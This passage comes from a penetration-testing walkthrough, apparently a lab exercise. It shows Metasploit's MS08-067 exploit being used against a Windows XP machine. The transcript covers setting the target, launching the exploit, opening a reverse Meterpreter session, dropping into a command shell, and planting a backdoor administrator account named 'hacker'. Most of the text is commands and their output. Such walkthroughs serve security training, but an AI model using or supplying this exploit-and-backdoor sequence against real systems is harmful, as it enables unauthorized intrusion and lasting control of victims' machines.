Set RHOST parameter with target address(192.168.59.143).

```

msf exploit(ms08_067_netapi) > set RHOST 192.168.59.143
RHOST => 192.168.59.143
msf exploit(ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.59.143  yes       The target address
  RPORT     445              yes       Set the SMB service port
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

  Id  Name
  --  ---
  0   Automatic Targeting

```

Step 14:

Run it with “exploit” command.

```
root@bt: /pentest/exploits/framework3
File Edit View Terminal Help
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.168.156:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.59.143
[*] Meterpreter session 1 opened (192.168.168.156:4444 -> 192.168.59.143:1035) at 2011-07-04 15:02:51 +0700

meterpreter >
```

Now we got shell of second victim. You can use “sysinfo” for view information of this victim.

```
meterpreter > sysinfo
Computer      : SUMEDT-A1A9F4BD
OS            : Windows XP (Build 2600, Service Pack 2).
Architecture : x86
System Language : en US
Meterpreter   : x86/win32
meterpreter >
```

Step 15:

Interact cmd shell with “shell” command.

```
meterpreter > shell
Process 232 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>net localgroup administrators
net localgroup administrators
Alias name     administrators
Comment       Administrators have complete and unrestricted access to the computer/domain

Members
-----
Administrator
The command completed successfully.
```

After we’re in the cmd shell,adding the new user to the group of administrator group for create backdoor with “net user hacker /add” and “net localgroup administrators hacker /add”.

```
C:\WINDOWS\system32>net grou "domain admids" /domain
net grou "domain admins" /domain
The syntax of this command is:

NET [ ACCOUNTS | COMPUTER | CONFIG | CONTINUE | FILE | GROUP | HELP |
      HELPMSG | LOCALGROUP | NAME | PAUSE | PRINT | SEND | SESSION |
      SHARE | START | STATISTICS | STOP | TIME | USE | USER | VIEW ]

C:\WINDOWS\system32>net user hacker /add
net user hacker /add
The command completed successfully.

C:\WINDOWS\system32>net localgroup administrators hacker /add
net localgroup administrators hacker /add
The command completed successfully.

C:\WINDOWS\system32>
```

Game Over, we’re done all jobs in this project.

References:

1. Metasploit Framework: <http://www.metasploit.com>
2. Post Exploitation without TTY: <http://pentestmonkey.net/blog/post-exploitation-without-a-tty/>
3. Sucrack: <http://labs.portcullis.co.uk/application/sucrack/>
4. Nmap: <http://nmap.org/>